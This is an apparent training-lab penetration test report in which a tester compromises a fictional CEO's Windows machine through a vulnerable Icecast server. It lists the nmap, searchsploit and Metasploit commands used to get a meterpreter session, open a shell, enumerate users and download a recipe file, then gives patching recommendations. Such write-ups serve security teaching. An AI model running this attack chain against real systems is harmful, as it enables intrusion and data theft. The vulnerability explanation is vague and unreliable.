GoodSecurity Penetration Test Report

[Alyssa.Burdick@GoodSecurity.com](mailto:Alyssa.Burdick@GoodSecurity.com)

12/20/2021

# High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The goal of this test is to perform attacks similar to those of a hacker and attempt to infiltrate Hans’ computer to determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software, find a secret recipe file on Hans’ computer, and report the findings back to GoodCorp.

The internal penetration test found several alarming vulnerabilities on Hans’ computer: When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs with major vulnerabilities. The details of the attack are below.

# Findings

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited:

IceCast Header Overwrite

Vulnerability Explanation:

Because the IceCast version is not updated to the latest version, it is open to an overflow of vulnerabilities due to the previous gaps left open before the newest version could patch those holes for access up.

Severity:

I would say it is a relatively high severity due to the unpatched bugs from the previous version of the software, causing possibilities of data breach that could exploit information within the system.

# Proof of Concept:

1. **Scanned IP addresses to determine which hosts might have been vulnerable.**
   1. Command: “nmap -sS -sV -0 192.168.0.20”
   2. Results:

Text

Description automatically generated

1. **Determined exploits within Icecast application**
   1. Command: “searchsploit icecast”
   2. Results:

Text

Description automatically generated

1. **Connected to Metasploit**
   1. Command: “msfconsole”
   2. Results:

Text

Description automatically generated

1. **Searched for the Icecast server**
   1. Command: “search icecast”
   2. Results:

Graphical user interface, text


Description automatically generated

1. **Loaded into Icecast server**
   1. Command: “use 0”
   2. Results:

Text

Description automatically generated

1. **Set the host IP address of exploit to the target Icecast machine and connected into the meterpreter**
   1. Command: “set RHOST 192.168.0.20” and “run” (can also connect with “exploit”)
   2. Results:



1. **Searched within the directories for common secret file names**
   1. Command: “search -f \*secretfile\*.txt and “search -f recipe\*.txt”
   2. Results:

Text

Description automatically generated

1. **Able to enumerate logged on users an display system information**
   1. Command: “run post/windows/gather/enum\_logged\_on\_users” and “shell”
   2. Results:

Text


Description automatically generated

1. **Able to use meterpreter for a exploit suggester to find exploits**
   1. Command: “run post/multi/recon/local\_exploit\_suggester”
   2. Results:

Text

Description automatically generated

1. **Able to exfiltrate specified sensitive data**
   1. Command: “download c:\Users\IEUser\Documents\Drinks.recipe.txt”
   2. Results:



# Recommendations

1. Immediately update to the latest version of IceCast Server.
2. More complex filenames-not obvious names
3. Encrypt sensitive files
4. Block outside connections into server